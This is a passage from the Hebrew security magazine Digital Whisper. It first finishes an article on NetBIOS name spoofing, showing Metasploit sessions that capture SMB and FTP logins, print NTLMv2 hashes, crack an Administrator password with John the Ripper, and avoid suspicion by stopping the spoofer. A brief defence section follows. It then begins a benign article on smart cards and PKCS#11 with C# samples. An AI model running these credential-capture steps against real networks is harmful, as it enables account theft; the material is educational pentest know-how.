



NetBios Name Service Spoofing  
[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

לאחר הכנסת הפרטים, תקפוץ לו הודעת שגיאה כי הפרטים אינם נכונים:



לאחר שליחת הסיסמה, אנחנו נקבל חייוי עם פרטי המשתמש ב-NTLm2:





בשלב זה חשוב שנפסיק את nbns\_response, מפני שכל עוד הוא פועל ומגיב ל- NetBIOS Name Resolution, הקורבן לא יצליח להתחבר לשרת אליו הוא מנסה להתחבר, בפעם הראשונה - יש סיכוי שהוא יחשוב שטעה בהקלדה, אבל יותר מזה - זה כבר חשוד.  
בבצע זאת ע"י הריגת ה-Job:

```
msf auxiliary(smb) > jobs

Jobs

Id Name
----
0 Auxiliary: spoof/nbns/nbns_response
1 Auxiliary: server/capture/smb

msf auxiliary(smb) > jobs -k 0
Stopping job: 0...
```

בשלב זה פרטי ההזדהות שהוכנסו על ידי הקורבן שמורים אצלנו בקובץ בצד. כמו שציינתי קודם לכן, הפרטים לא נשלחים כ-Cleartext, אלא כ-NTLMv2, ולכן עלינו לפענח אותם. מפני ש-NTLM היא פונקצית גיבוב חד כיוונית, עלינו לשבור אותם בעזרת כלים כגון JTR וטבלאות Rainbow.

פרטי ההזדהות כפי שהם שמורים בקובץ הפלט שנוצר נראים כך:

```
root@root:/pentest/passwords/john# cat /tmp/pwds_netlmv2
Afik::AF43ASV24243FCS:1122334455667788:9b266b21021dc15636652d6725f3a77d:ealfb442fe933965
Afik::AF43ASV24243FCS:1122334455667788:32062a62c75fceed44f36148f1dec2e5:15f57e510994f70b
Afik::AF43ASV24243FCS:1122334455667788:1f2092f766e9ab8b75dd99430394c6d2:eeb4febe2a82f509
Afik::AF43ASV24243FCS:1122334455667788:dfa9c678220776906120742982ddbe33:fadaf53229ab7504
Afik::AF43ASV24243FCS:1122334455667788:a2a21460ab065c721e3f71e057b63b15:b0ab5704265d5a26
Afik::AF43ASV24243FCS:1122334455667788:e3a2941dda28d15f4394fb7839d87ba:3f33f0026caa45a4
Afik::AF43ASV24243FCS:1122334455667788:de0c503ca16a96cb7bef3d5c3e139e5b:a6041ea863c2a8f3
Afik::AF43ASV24243FCS:1122334455667788:6bc68114d29db352910de1778854b045:a460bfdafd12fbd
Afik::AF43ASV24243FCS:1122334455667788:66c7f6bae0fcc9702667c46913d5bb64:7bd4bb984e058852
Afik::AF43ASV24243FCS:1122334455667788:d5319b345d1f25ebd82a71bb67e66896:8b7bab46cd9183d0
Afik::AF43ASV24243FCS:1122334455667788:426974db041b48737ca2593fb0dc531b:765ec7b5908bc766
Afik::AF43ASV24243FCS:1122334455667788:aaf097bb60447fbc099ff17e50f8fee9:6960a3601282a0c8
Afik::AF43ASV24243FCS:1122334455667788:e967a44789b085d79c2828ce17cb10e3:77b35bfa8e25e6d9
Afik::AF43ASV24243FCS:1122334455667788:0aa34138c3e3cfdadfd8ebef1a7ef9a:1c76921dc234e4c7
Afik::AF43ASV24243FCS:1122334455667788:9dfd0069c762c0b41cc39cbfa69a529a:c44362679430fc18
Afik::AF43ASV24243FCS:1122334455667788:f89e969262cd4efd42603e213bca86c9:507f5aa573db97a6
Afik::AF43ASV24243FCS:1122334455667788:8e6c87ccd18b26f416ebecdf499f4da3:c8ac86f27840dcb4
Afik::AF43ASV24243FCS:1122334455667788:aff2f16e83b7e3d5969780119398654e:1c7827e26a891b34
Afik::AF43ASV24243FCS:1122334455667788:c4d25e6472d515855dd2f180d399b5da:07752a8a07c33f77
Afik::AF43ASV24243FCS:1122334455667788:0b3e751a5df1515284bbd81c9f39ed4b:13917188bcb27b77
Afik::AF43ASV24243FCS:1122334455667788:6dlc21f22ce4728b5930f4f1a2c2cb8d:7938d9bb3367dc9b8
Afik::AF43ASV24243FCS:1122334455667788:1f9e1bb218712d498d7ad7e2c32a646d:8271f8c6e3da5f87
Afik::AF43ASV24243FCS:1122334455667788:94d3e3a8c6bf6c55e6cb5516005bdfa8:189d552a4c9c7f51
Afik::AF43ASV24243FCS:1122334455667788:d013e666705e2edb23907d05d6793b93:f52b57b397f68af4
Afik::AF43ASV24243FCS:1122334455667788:14ad9d33a201640129f9a4bd78db02e7:fbcdcd11cbe10fd9a
Afik::AF43ASV24243FCS:1122334455667788:61243aee80883e5ec8e5fddf146a0f3c:6879c9f952cf4a2e
Afik::AF43ASV24243FCS:1122334455667788:42e8326e1fcd0ed64ea75990a3dca48b:314ec66ea8b3eaf4
Administrator::BUILTLIN:1122334455667788:fa1365aad3b942ba77f9b79ebeade8b:97a8532a9e329048
root@root:/pentest/passwords/john#
```

שברירת סיסמאות LM Hash ו-NTLM Hash זה נושא מעניין מאוד, אך לא ארחיב על התהליך במאמר זה.





למקרה הספציפי שלנו מספיק לנו לטעון את הקובץ ל-JohnTheRipper באופן הבא:  
נריץ:

```
root@root:~# cd /pentest/passwords/john
root@root:/pentest/passwords/john# john /tmp/pwds_netlmv2
```

וסגרנו עניין:

```
root@root:~# cd /pentest/passwords/john/
root@root:/pentest/passwords/john# john /tmp/pwds_netlmv2
Loaded 28 password hashes with 28 different salts (LMv2 C/R MD4 HMAC-MD5 [netlmv2])
123123 (Administrator)
```

במקרה שלנו, הסיסמה יחסית פשוטה, אך במציאות, סביר להניח שהסיסמה תהיה מורכבת יותר, ולכן טבעי שהתהליך ימשך זמן רב יותר.

בדוגמה השתמשנו ב-".\*"', אך בדרך כלל (לדוגמה, במהלך PenTesting), אם נבצע זאת ברשת פנים-אירגונית בינונית פלוס סביר להניח שנגרום ל-Denial Of Service מפני שהמערכת שלנו לא תצליח להחזיק מעמד ולענות לכל כך הרבה בקשות, מה שיגרום למנהל הרשת או לצוות ה-IT לשאול שאלות. לכן חשוב להיות כמה שיותר ממוקדים.

דוגמה נוספת תהיה בעזרת הקמת שרת שיחזיר שירותי FTP, כך נוכל לצוד את סיממת הכניסה לשרת.

נפעיל את nbns\_response בדיוק כמו בפעם הקודם, ולאחר מכן, נפעיל את:

```
msf > use auxiliary/server/capture/ftp
```

נבדוק אילו אפשרויות יש לנו:

```
msf auxiliary(ftp) > show options
Install
Module options (auxiliary/server/capture/ftp):
Name      Current Setting  Required  Description
-----
SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local mac
line or 0.0.0.0
SRVPORT   21               yes       The local port to listen on.
SSL        false            no        Negotiate SSL for incoming connections
SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
SSLVersion SSL3              no        Specify the version of SSL that should be used (accepted: SSL2, SSL3,
TLS1)
msf auxiliary(ftp) >
```

- **SRVHOST** - כתובת ה-IP של שרת ה-FTP שאנו מעוניינים להקים. נכניס את הפרטים:


```
msf auxiliary(ftp) > set SRVHOST 10.0.0.4
SRVHOST => 10.0.0.4
```

ונריץ:


```
msf auxiliary(ftp) > run
[*] Auxiliary mmodule execution completed

[*] Server started.
```

שוב, נשאר רק לחכות שלקוח יבצע Resolution לטובת התחברות לשרת FTP ברשת הפנים-אירגונית. במידה ואירוע כזה אכן יתרחש:




יקפוץ למשתמש חלון המבקש את פרטי ההזדהות שלו:



ואנחנו נקבל על כך

חיווי:

```
msf auxiliary(nbns_response) >
[*] FTP_LOGIN 10.0.0.3:1463 anonymous / IEUser@
[*] FTP_LOGIN 10.0.0.3:1464 anonymous / IEUser@
```



במידה והמשתמש יכניס את פרטי ההזדהות שלו וישלח אותם לשרת ה-FTP, הוא יקבל הודעת שגיאה קלאסית, ואנו נקבל את פרטי ההזדהות שלו (הפעם, מפני שבפרוטוקול ה-FTP, פרטי המשתמש נשלחים כ-Cleartext, נקבל את פרטיו באופן גלוי):

```
msf auxiliary(nbns_response) >
[*] FTP_LOGIN 10.0.0.3:1463 anonymous / IEUser@
[*] FTP_LOGIN 10.0.0.3:1464 anonymous / IEUser@
[*] FTP_LOGIN 10.0.0.3:1467 ftpuser / FTPpassword!12345
```


גם כאן, חשוב לזכור כי כל עוד נריץ את הכלים, המשתמשים לא יוכלו להתחבר לשום שרת FTP בארגון, מה שאומר שלאחר שדגנו את פרטי ההזדהות - עלינו לעצור אותם, על מנת שלא נעורר חשד.

### התגוננות

על מנת להתגונן מפני מתקפות מסוג זה, חברת [מיקרוסופט ממליצה](#) לערוך את קובץ ה-HOSTS-וה-LMHOSTS של מערכת ההפעלה ולהוסיף לתוכה רשימה של FQDN (קיצור של Fully Qualified Domain Name) של כלל המחשבים / שרתים ברשת האירגון. עד כמה זה פרקטי? אני לא באמת יודע.

ממערכת ההפעלה Windows 7, מיקרוסופט הכניסו פיצ'ר (שמאופשר כברירת מחדל) שמורה למערכת לחפש רק פעם אחת שרת WPAD, אם השרת לא נמצא - לא יתבצע נסיון Resolution נוסף. הדבר מקטין משמעותית את חלון ההזדמנויות של התוקף, אך עדיין מסכן את המשתמשים ברשת, בייחוד שכיום רוב עמדות הקצה הן מחשבי XP.

כיום, נראה כי ה-Best Practice, הינו לבטל את עניין ה-WPAD, ולהפיץ לעמדות קובץ PAC מקומי בעזרת שרתי הפצות תשתיתיים. העניין הוא שלתוקף יהיה הרבה יותר קשה עד כמעט בלתי אפשרי להתערב בתהליך הפצת קבצי ה-PAC ועל ידי כך לשנות את קונפיגורציית שרתי הפרקסי.



## סיכום

כמו שניתן לראות מהמאמר, למתקפה זו פוצנטיאל רב. בנוסף לכך, נראה כי אין כיום פתרון קסם המאפשר להתגונן מפניה, מדובר במתקפה שקטה מאוד מפני שהיא מתבצעת אל מול הקורבן עצמו וקשה לאתר סימנים שלה מהתבוננות ברמת הרשת בלבד, שלא כמו מתקפות כגון ARP Poisoning, שאותן ניתן לאתר בקלות רבה יחסית גם ברמת הרשת.

## ביבלוגרפיה וקישורים לקריאה נוספת

טכני בנושא WPAD-I NetBIOS:


- [en.wikipedia.org/wiki/NetBIOS](http://en.wikipedia.org/wiki/NetBIOS)
- [en.wikipedia.org/wiki/Web\\_Proxy\\_Autodiscovery\\_Protocol](http://en.wikipedia.org/wiki/Web_Proxy_Autodiscovery_Protocol)
- [technet.microsoft.com/en-us/library/cc738412\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/cc738412(v=ws.10).aspx)
- [www.techrepublic.com/article/how-netbios-name-resolution-really-works/5034239](http://www.techrepublic.com/article/how-netbios-name-resolution-really-works/5034239)

פיתוח בנושא NetBios Name Service Spoofing:

- [www.mcgrewsecurity.com/2007/03/23/developing-a-netbios-name-service-spoofers-part-1/](http://www.mcgrewsecurity.com/2007/03/23/developing-a-netbios-name-service-spoofers-part-1/)
- [www.mcgrewsecurity.com/2007/03/26/developing-a-netbios-name-service-spoofers-part-2/](http://www.mcgrewsecurity.com/2007/03/26/developing-a-netbios-name-service-spoofers-part-2/)
- [www.mcgrewsecurity.com/2007/03/27/developing-a-netbios-name-service-spoofers-part-3/](http://www.mcgrewsecurity.com/2007/03/27/developing-a-netbios-name-service-spoofers-part-3/)
- [www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html](http://www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html)

מימוש בנושא NetBios Name Service Spoofing:

- [www.mcgrewsecurity.com/2007/03/22/netbios-name-service-spoofing/](http://www.mcgrewsecurity.com/2007/03/22/netbios-name-service-spoofing/)
- [hypersecurity.blogspot.com/2009/12/netbios-spoofing.html](http://hypersecurity.blogspot.com/2009/12/netbios-spoofing.html)
- [www.skullsecurity.org/blog/2009/pwning-hotel-guests](http://www.skullsecurity.org/blog/2009/pwning-hotel-guests)
- [ptsecurity.com/download/wpad\\_weakness\\_en.pdf](http://ptsecurity.com/download/wpad_weakness_en.pdf)
- <http://dsecrg.blogspot.com/2012/01/netbios-spoofing-for-attacks-on.html>
- <http://video.google.com/videoplay?docid=-4596414840866123044>



---

## Security Tokens וכרטיסים חכמים

נכתב ע"י יוסף הרוש

---

### הקדמה

במבט ראשון כרטיס פלסטיק עם לוח מגעים יכול לתת את התחושה של כרטיס אחסון פשוט והאמת היא שמראה ראשוני יכול להטעות. במאמר זה נקבל הצצה לעולם הכרטיסים החכמים וה-Security Tokens. תחילה אסביר מהו Security Token, אסקור את הסוגים שקיימים כיום, אראה באילו דרכים ניתן להתממשק אליהם כמפתחים, אסביר מהם מנגנוני ההגנה שקיימים ב-Security Token ואציג דוגמאות לשימושים שעושים בהם כיום.

### היסטוריה

הכל החל בתחילת שנות ה-70 כאשר שני ממצאים גרמנים בשם יורגן דטלוף והלמוט גרטרוף רשמו פטנט על הקונספט של כרטיס פלסטיק משולב עם שבב, מספר שנים לאחר מכן פטנט זה פותח גם ביפן ובצרפת על ידי ממצאים שונים. לאחר כמה שנים, תחילת שנות ה-80, מספר חברות החלו בפיתוח של הקונספט. בתחילת שנות ה-90 ISO שחררו תקנים בנושא. ומאז, עם התפתחות האלגוריתמים ודרישות האבטחה והתקנים נולד ה-Security-Token המודרני.

### מהו Security Token?

Security Token הוא התקן חומרה מוקשח בעל מערכת הפעלה, מעבד, זכרון נדיף, זכרון בלתי נדיף ועוד כמה יחידות חומרה פנימיות נוספות שיחד, מרכיבים פתרון ליצירה, אחסון, ושימוש של מידע רגיש בצורה בטוחה (מפתחות הצפנה למשל). זאת אומרת שאפשר להסתכל על Security Token כאל מחשב קטן שתפקידו הוא לאבטח את תכנים מסווגים.

קיימים כיום מספר סוגים של Security Tokens:

- **Contact Card** - כרטיס פלסטיק, בגודל של כרטיס אשראי, משולב Chip שחשוף בעזרת לוח מגעים מוזהב:



לוח המגעים נראה כך:



[במקור: [http://en.wikipedia.org/wiki/Smart\\_card#Contact](http://en.wikipedia.org/wiki/Smart_card#Contact), שם גם קיים פירוט על כל אות]

- **SIM Card** - כרטיס ה-SIM (קיצור של: Subscriber Identification Module) דומה ל-Contact Card, אך הפלסטיק מוקטן כך שיוכל להכנס להתקנים קטנים:



לכל כרטיס SIM קיים מספר סידורי ייחודי (ICCID), מזהה בינלאומי (IMSI) ועוד מספר מנגנוני הזדהות והצפנה ורכיב זיכרון.

- **Contactless Card** - כרטיס פלסטיק שחיצונית נראה פשוט, אך בפנים נמצא שבב ואנטנה שמסוגל לשדר מידע באופן אלחוטי לצורכי קריאה וכתובה:




כרטיסים אלו נראו לראשונה בהונג-קונג בשנת 1997, לכרטיסים קראו "Octopus card" והם פותחו ע"י Vix Technology האוסטרלית. לכרטיסים אלו הוצמדה אנטנה מזערית וציפ מסדרת FeliCa של Sony יפן. לכרטיס עצמו אין מקור אנרגיה והוא שידר את המידע השמור עליו רק כאשר היה מקבל אנרגיה מקורא כרטיסים.

- **Combined Card** - כרטיס משולב Contactless ו-Contact החולקים את אותו זיכרון - זאת אומרת, שניתן לתפעל אותו באמצעות קורא כרטיסים אלחוטי או באמצעות קורא כרטיסים פיזי:



- **Hybrid Card** - כרטיס משולב Contactless ו-Contact שלא מתממשים אחד עם השני - כל אחד מהם חי בעולם שלו, אין לו מושג שעל אותו הפלסטיק יושב לו עוד מודול של כרטיס חכם, כלומר, ניתן לתפעל אותו באמצעות קורא כרטיסים אלחוטי ובאמצעות קורא פיזי בהתאם לצורך:



### קוראי כרטיסים

על מנת שנוכל להשתמש בכרטיס חכם, יש צורך בקורא כרטיסים. קיימים מספר סוגים של קוראי כרטיסים, בהתאם לסוג הכרטיס. קורא כרטיסים נועד לאפשר תקשורת עם הכרטיס לטובת ביצוע פעולות כמו קריאה, כתיבה, עיבוד מידע ועוד. ברוב המקרים, קורא הכרטיסים מספק לכרטיס החכם את אספקת החשמל הדרושה.

- **קורא כרטיסים עם צורך במגע פיזי של הכרטיס** - קורא כרטיסים שדורש הכנסה של הכרטיס אל תוך לקורא. התקשורת נעשית באמצעות התחברות של הקורא ללוח המגעים שחשוף על הכרטיס:



[במקור: [http://all-free-download.com/free-vector/vector-misc/electronic\\_products\\_vector\\_155683.html](http://all-free-download.com/free-vector/vector-misc/electronic_products_vector_155683.html)]

- קורא כרטיסים ללא צורך במגע פיזי - קורא כרטיסים שאינו דורש מגע עם הכרטיס. התקשורת נעשית על גבי תדר רדיו והקורא מסוגל לתקשר עם הכרטיס כאשר הוא במרחק מסוים ממנו.



[במקור: [http://all-free-download.com/free-vector/vector-misc/electronic\\_products\\_vector\\_155683.html](http://all-free-download.com/free-vector/vector-misc/electronic_products_vector_155683.html)]


#### חומרה יעודית

- **Token - Trusted Platform Module - TPM** אשר מותקן על גבי לוח האם של המחשב - לא בכל לוחות האם שמיוצרים כוללים רכיב זה:



[במקור: <http://latesttech-news.com/infineon-trusted-platform-module/>]

- **Hardware Security Module - HSM** - התקן PCI, Tamper Resistant, מספק ביצועים גבוהים ועומד בתקנים המחמירים ביותר:



[במקור: [http://all-free-download.com/free-vector/vector-misc/electronic\\_products\\_vector\\_155683.html](http://all-free-download.com/free-vector/vector-misc/electronic_products_vector_155683.html)]



- **USB Tokens** - התקן USB שנראה כמו Disk On Key אך בפועל הוא Security Token לכל דבר:



[במקור: [http://all-free-download.com/free-vector/vector-misc/electronic\\_products\\_vector\\_155683.html](http://all-free-download.com/free-vector/vector-misc/electronic_products_vector_155683.html)]

### עקרונות אבטחה וסטנדרטים לפיתוח

תמיד נעדיף לאבטח מידע רגיש בתוך ה-Security Token ולהגדיר שישאר שם ולא יצא. לצורך העניין נניח ואנו מעוניינים לנפק למשתמש בארגון שלנו זוג מפתחות אסימטריים ותעודה דיגיטאלית שימשו אותו להתחברות ל-Domain Controller. ראשית, נחולל זוג מפתחות אסימטרי על ה-Token תוך הגדרה שהמפתחות לא יוצאים מהכרטיס בשום מצב. לאחר שהמפתחות נוצרו, ניצר בקשה לתעודה על פי תקן PKCS#10 כאשר הבקשה לתעודה תכלול פרמטרים שמזהים את המשתמש בדומיין ונעביר אותה אל CA לניפוק של תעודה.

לאחר שיש קובץ תעודה שמקשר בין המשתמש בדומיין לבין המפתח הפומבי, נתקין את התעודה על ה-Token.


#### **:Cryptoki DLL – PKCS #11**

מאחר וקיימים מגוון רחב של יצרני Security Tokens, יש צורך בממשק עבודה גנרי מול ה-Security Tokens. קיים מסמך מבית RSA Laboratories שנקרא PKCS#11 שמגדיר איך נראה DLL שימש אפליקציות לצרכי התממשקות ל-Security Tokens. באחריות יצרן ה-Security Token לפתח את ה-DLL על פי ההנחיות שמוגדרת בתקן.

#### **הזדהות ל-Security Token:**

על מנת להפעיל פונקציונליות מסוימת על ה-Token כמו הצפנה, יש להזדהות אליו תחילה. על פי תקן PKCS#11 ישנן 2 יישויות איתם ניתן להזדהות אל ה-Token:

- **Security Officer** - משתמש זה הוא לפעילויות ניהוליות של ה-Token, למשל: הוא יכול לאתחל את ה-Token, לשנות לעצמו את הסיסמא, לקבוע סיסמא ל-User במידה ואין לו אחת (קורה לאחר אתחול) אך לא יכול להשתמש במפתחות ההצפנה והתעודות של ה-User.



- **User** - משתמש זה הוא עבור המחזיק ב-Token שאמור לעשות שימוש במפתחות ובתעודות שנמצאות עליו. משתמש זה יכול לשנות לעצמו את הסיסמא, אך במידה ושכח אותה, אין ל-Security Officer יכולת לשחזר או להחליף אותה.

#### הגנה מפני Brute Force:

על ה-Token יש Counter על כל נסיון התחברות כושל. כשה-Counter מגיע למספר מסויים, הגישה אליו נחסמת ומהסיבה שביטול נעילה של PIN לא קיים בתקן PKCS#11, נדרש אתחול של ה-Token. אך עם נעלנו את ה-Security Officer, אנחנו בבעיה ובחלק מה-Token-ים לא יהיה מה לעשות חוץ מלזרוק אותו.

#### פיתוח מול ה-Security Token:

PKCS#11 מספק ספציפיקציה מאוד מפורטת על חתימות של פונקציות לעבודה עם ה-Token באופן פרוצדורלי - API בשפת C. קיימים מספר פרוייקטי Open Source, שמספקים עטיפה של ה-API הבסיסי לעבודה יותר נוחה ו-OOP-ית. אני ספציפית משתמש וחבר ב-Open Source שנקרא PKCS11.NET.


דוגמת קוד בשפת C# להתחברות של User ושל Security Officer:

```
public void Init()
{
    Module module = Module.GetInstance("crypoki.dll");

    Slot smartCardReader = module.GetSlotList(true).First();

    bool isReadOnly = false;
    Session session = smartCardReader.Token.OpenSession(isReadOnly);
    try
    {
        session.Login(UserType.SO, "SO-PASSWORD");
        session.Logout();

        session.Login(UserType.USER, "USER-PASSWORD");
        session.Logout();
    }
    finally
    {
        CloseSession(session);
    }
}
```



דוגמת קוד בשפת C# ליצור זוג מפתחות אסימטריים כאשר המפתח הפרטי מוגדר כמפתח שלא יצא מה-  
Token לאחר שנוצר:

```
public void GenerateRsaKeyPair ()
{
    char[] lbl= "my-rsa-pair".ToCharArray();
    byte[] id= new byte[]{123};
    byte[] pubExp=new byte[]{3};
    uint modulusBits=1024;

    RSAPublicKey pubTemplate=new RSAPublicKey ();
    pubTemplate.Token.Value=true;
    pubTemplate.Encrypt.Value=true;
    pubTemplate.Verify.Value=true;
    pubTemplate.Label.Value=lbl;
    pubTemplate.Id.Value=id;
    pubTemplate.PublicExponent.Value= pubExp;
    pubTemplate.ModulusBits.Value=modulusBits;

    RSAPrivateKey privTemplate= new RSAPrivateKey();
    privTemplate.Token.Value=true;
    privTemplate.Sign.Value=true;
    privTemplate.Decrypt.Value=true;
    privTemplate.Label.Value=lbl;
    privTemplate.Id.Value=id;
    privTemplate.Sensitive.Value=true;

    session.GenerateKeyPair(new Mechanism(CKM.RSA_PKCS_KEY_PAIR_GEN), pubT
emplate, privTemplate);
}
```

## :APDU

ממשק Low Level לכרטיס, בו משגרים מבנה נתונים שמכיל מזהה פקודה ומידע נלווה. יש יצרני Token-ים שמנחים אפליקציות מסוימות לשגר פקודות APDU ל-Token בכדי לקבל פונקציונליות שלא קיימת בתקן PKCS#11. פקודות APDU לדוגמא:

מידע נלווה:	פקודה:
הסיסמא של ה-Security Officer	התחברות כ-Security Officer
